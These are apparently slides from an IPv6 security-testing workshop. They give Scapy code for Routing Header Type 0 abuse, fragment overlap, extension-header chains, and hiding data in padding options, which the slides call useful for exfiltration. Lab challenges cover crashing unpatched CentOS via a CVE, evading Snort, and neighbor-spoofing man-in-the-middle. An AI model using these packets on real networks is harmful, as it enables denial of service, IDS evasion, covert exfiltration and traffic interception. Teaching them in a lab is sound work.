dst=2a02:2149:8100:f101:224:54ff:feba:a197 |<ICMPv6DestUnreach  type=Destination
unreachable code=Communication with destination administratively prohibited
cksum=0x80d8 unused=0x0 |<IPerror6  version=6L tc=0L fl=0L plen=32 nh=Routing Header
hlim=59 src=2a02:2149:8100:f101:224:54ff:feba:a197 dst=2a00:1450:4017:800::1017 |
<IPv6ExtHdrRouting  nh=ICMPv6 len=2 type=0 segleft=1 reserved=0L
addresses=[ 2a02:2149:8100:f101:224:54ff:feba:a197 ] |<ICMPv6EchoRequest  type=Echo
Request code=0 cksum=0x1636 id=0x0 seq=0x0 |>>>>>
```

The IPv6 node you want to check

YOUR IPv6 address

If Type 0 is supported by the “waypoint”, you should receive an ICMPv6 EchoReply back.

“If” Type 0 accepted?

- Replace the address in the IPv6 Routing Extension Header with the address of the final target to:
  - evade filtering devices (like firewalls)
  - for “stealth” scanning?
- For DoS using amplification?

```
>>> send(IPv6(src=our_address,
dst=target)/IPv6ExtHdrRouting(type=0,addresses
=[addr1,addr2]*43)/ICMPv6EchoRequest())
```

Let's do some tests in our environment


Layer-4 Protocol for Testing Purposes

- ICMPv6 Echo Request type is the most suitable layer-4 protocol for testing purposes.
  - It is the simplest protocol that can invoke a response.
  - It also echoes back the payload of the Echo Request packet
  - Using unique payload per packet, the fragmentation reassembly policy of the target can be easily identified.

Let's Fragment Some Packets (some tips)

```
p=neighsol(ip,sip,my_iface,0)
myid=random.randrange(1,4294967296,1)  #generate a random fragmentation id
icmpid=random.randrange(0,65535,1)  #generate a random ICMPv6 id
payload1=Raw("AABBCCDD"*(length-1))
payload2=Raw("BBDDAACC"*length)
payload=str(Raw("AABBCCDD"*(length+myoffset-1)))
icmpv6=ICMPv6EchoRequest(data=payload,id=icmpid)
ipv6_1=IPv6(src=sip, dst=ip, plen=(length+myoffset)*8)
csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))
ipv6_1=IPv6(src=sip, dst=ip, plen=8*(length+1)) #plus 1 for the length of the Fragment Extension header
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1,id=icmpid)
frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
frag2=IPv6ExtHdrFragment(offset=myoffset, m=0, id=myid, nh=58)
packet1=ipv6_1/frag1/icmpv6
packet2=ipv6_1/frag2/payload2
sendp(Ether(dst=p.lladdr)/packet1,iface=my_iface)
sendp(Ether(dst=p.lladdr)/packet2,iface=my_iface)
```

Let's Craft an IPv6 Header Chain



IPv6 Header	Destination Options Header	Destination Options Header	Destination Options Header	Fragment Header	Fragment Header	Destination Options Header	Fragment Header	ICMPv6 EchoRequest Header


Three (3) **Fragment Extension Headers**

Four (4) **Destination Options Headers**

Let's Craft an IPv6 Header Chain (the code)

```
send(IPv6(src=sip,  dst=dip) \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrFragment(offset=0, m=0) \
        /IPv6ExtHdrFragment(offset=0,  m=0) \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrFragment(offset=0, m=0) \
        /ICMPv6EchoRequest())
```

Craft Some Nested Fragments




IPv6 Header	Fragment Header #1	Fragment Header #2	Packet 1
	Outer fragment header	Iner fragment header	
IPv6 Header	Fragment Header #1	Fragment Header #2	Packet 2
...	Outer fragment header	Iner fragment header	
IPv6 Header	Fragment Header #1	Fragment Header #2	Packet n

Craft Some Nested Fragments (the code)

```
ipv6_1=IPv6(src=sip, dst=dip, plen=8*2)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=44)
for i in range(0, no_of_fragments):
    frag1=IPv6ExtHdrFragment(offset=i, m=1, id=myid, nh=44)
packet=ipv6_1/frag1/frag2
send(packet)
frag1=IPv6ExtHdrFragment(offset=no_of_fragments, m=1, id=myid, nh=44)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=58)
packet=ipv6_1/frag1/frag2
send(packet)
ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1))
frag1=IPv6ExtHdrFragment(offset=no_of_fragments+1, m=0, id=myid, nh=44)
packet=ipv6_1/frag1/icmpv6
send(packet)
```

Combining the Use of IPv6 Header Chain and Fragmentation to send Layer-4 at a Fragment other than the 1st



IPv6 Header	Fragment Header	Destination Options Header	Packet 1
IPv6 Header	Fragment Header	Destination Options Header	Packet 2
IPv6 Header	Fragment Header	ICMPv6 Plus payload	Packet 3

Combining the Use of IPv6 Header Chain and Fragmentation to send Layer-4 at a Fragment other than the 1st

```
packet1 = IPv6(src=sip, dst=dip) \
        /IPv6ExtHdrFragment(offset=0, m=1) \
        /IPv6ExtHdrDestOpt(nh=60)
packet2 = IPv6(src=sip, dst=dip) \
        /IPv6ExtHdrFragment(offset=1, m=1) \
        /IPv6ExtHdrDestOpt(nh=58)
packet3 = IPv6(src=sip, dst=dip) \
        /IPv6ExtHdrFragment(offset=2, m=0, nh=58) \
        /ICMPv6EchoRequest(cksum=csum, data=payload1)
send(packet1)
send(packet2)
send(packet3)
```

Yet Another Example

```
packet1 = IPv6(src=sip, dst=dip) \
        /IPv6ExtHdrFragment(offset=0, m=1) \
        /IPv6ExtHdrDestOpt(nh=60) \
        /IPv6ExtHdrDestOpt(nh=60) \
        /IPv6ExtHdrDestOpt(nh=60) \
        /IPv6ExtHdrDestOpt(nh=60) \
        /IPv6ExtHdrDestOpt(nh=58)
 packet2 = IPv6(src=sip, dst=dip) \
        /IPv6ExtHdrFragment(offset=5, m=0, nh=58) \
        /ICMPv6EchoRequest(cksum=csum, data=payload1)
 send(packet1)
 send(packet2)
```

Five (5) Destination Option headers!


Layer 4 header at the 2nd fragment

Send (Hide) Arbitrary Data in the IPv6 Extension Headers

```
packet = IPv6(src=sip, dst=dip) \
     /IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*120) \
    /PadN(optdata='\102'*150) \
    /PadN(optdata='\103'*15)) \
    /ICMPv6EchoRequest()
send(packet)
```

- Useful for post-exploitation and data ex-filtration.
- We can expand the room for arbitrary data, by using several such Extension Headers in a packet, or several fragments.

How to Create the Paxson-Shankar Model



How to Create the Paxson-Shankar Model (1/2)

```
p=neighsol(ip,sip,my_iface,0)
payload1 = "AABBCCDD"
payload2 = "BBAACCDD"
payload3 = "CCAABBDD"
payload4 = "DDAABBCC"
payload5 = "AACCBBDD"
payload6 = "AADDBBCC"
```

No matter what the final pattern will be (due to overlapping), their checksum will be the same

```
icmpid=random.randrange(0,65535,1)  #generate a random ICMPv6
payload=str(Raw("AABBCCDD"*11))
icmpv6=ICMPv6EchoRequest(data=payload,id=icmpid)
ipv6_1=IPv6(src=sip, dst=ip, plen=11*8+8)
csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))
myid=random.randrange(1,4294967296,1)  #generate a random fragmentation id
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1+payload1,id=icmpid)
frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
frag2=IPv6ExtHdrFragment(offset=4, m=1, id=myid, nh=58)
frag3=IPv6ExtHdrFragment(offset=6, m=1, id=myid, nh=58)
frag4=IPv6ExtHdrFragment(offset=1, m=1, id=myid, nh=58)
frag5=IPv6ExtHdrFragment(offset=6, m=1, id=myid, nh=58)
frag6=IPv6ExtHdrFragment(offset=9, m=0, id=myid, nh=58)
```

How to Create the Paxson-Shankar Model (2/2)

```
ipv6_1=IPv6(src=sip, dst=ip, plen=2*8+8+8)
packet1=ipv6_1/frag1/icmpv6
ipv6_1=IPv6(src=sip, dst=ip, plen=2*8+8)
packet2=ipv6_1/frag2/(payload2+payload2)
ipv6_1=IPv6(src=sip, dst=ip, plen=3*8+8)
packet3=ipv6_1/frag3/(payload3+payload3+payload3)
ipv6_1=IPv6(src=sip, dst=ip, plen=4*8+8)
packet4=ipv6_1/frag4/(payload4+payload4+payload4+payload4)
ipv6_1=IPv6(src=sip, dst=ip, plen=3*8+8)
packet5=ipv6_1/frag5/(payload5+payload5+payload5)
ipv6_1=IPv6(src=sip, dst=ip, plen=3*8+8)
packet6=ipv6_1/frag6/(payload6+payload6+payload6)
sendp(Ether(dst=p.lladdr)/packet1,iface=my_iface)
sendp(Ether(dst=p.lladdr)/packet2,iface=my_iface)
sendp(Ether(dst=p.lladdr)/packet3,iface=my_iface)
sendp(Ether(dst=p.lladdr)/packet4,iface=my_iface)
sendp(Ether(dst=p.lladdr)/packet5,iface=my_iface)
sendp(Ether(dst=p.lladdr)/packet6,iface=my_iface)
```

Split any (complicated) datagram arbitrarily

- What if we have an arbitrary IPv6 datagram with several headers mixed several times and arbitrarily.
- We want to leave Scapy to do the “dirty” work.
- But still, we want to fragment it.
- Step 1: Construct the arbitrary “huge” datagram.
- Step 2: Convert it to a ...string using ***str()***.
- Step 3: Split the string using built-in Python ways.

Calling str

- Calling str() builds the packet:
  - non instanced fields are set to their default value.
  - lengths are updated automatically
  - checksums are computed

Split any (complicated) datagram arbitrarily - Example

```
p=neighsol(ip,sip,my_iface,0)
my_seq_number=random.randrange(0,2*65535,1)
source_port=random.randrange(0,65535,1)
packet=IPv6(src=sip, dst=ip)/TCP(sport=source_port, dport=myport,
seq=my_seq_number, flags=myflags)#to build the checksum
s=str(packet[TCP])
myid=random.randrange(1,4294967296,1)  #generate a random fragmentation id
frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=6)
frag2=IPv6ExtHdrFragment(offset=1, m=1, id=myid, nh=6)
frag3=IPv6ExtHdrFragment(offset=2, m=0, id=myid, nh=6)
sendp(Ether(dst=p.lladdr)/IPv6(src=sip, dst=ip)/frag1/s[0:8],iface=my_iface)
sendp(Ether(dst=p.lladdr)/IPv6(src=sip, dst=ip)/frag2/s[8:16],iface=my_iface)
sendp(Ether(dst=p.lladdr)/IPv6(src=sip, dst=ip)/frag3/s[16:20],iface=my_iface)
```

Part C

Challenges
(show us your IPv6-foo skills)

missions

1. Crash your target.
2. Launch an attack without being detected by Snort.
3. Launch a man-in-the-middle attack on a link.

1. Crash your Target

- Your target is an unpatched Centos 6.3.
- Just boot the virtual machine (no login required).
- Cause a Kernel Panic.
- Hint: Use CVE-2012-2744.

2. Launch a Ping Scan without being detected by Snort

- Your target is an OpenBSD machine (could also be Windows or Ubuntu).
- Send a simple ICMPv6 Echo Request (ping6) without being detected by Snort.
- Launch Snort at the attacker's machine (as root) using the command:

  snort -c /etc/snort/snort.conf -i p7p1 -A console

  Test it by *ping6*-ing your target.

  Hint: You can use fragmentation and / or IPv6 Extension Headers.

3. Launch a Man-in-the-Middle Attack

- Capture and record the traffic between your Linux (Centos) and FreeBSD clients.
- Targets are on the same link with you (your virtual environment).
- 1st step: Observation.
  - Launch your sniffer, ping your host machine from one of the targets and observe the exchanged packets.
  - Also observe the IPv6 cache of a machine:

    ip -6 neigh show (Linux)

3. Launch a Man-in-the-Middle Attack

- You can spoof Neighbor Solicitations and/or Neighbor Advertisement messages.
- Write the captured traffic to a pcap file:

```
writer = PcapWriter(file_to_write, append=True)
writer.write(packets)
writer.close()
```

- Stop radvd service (***service radvd stop***) at your attacker's machine before launching your attack.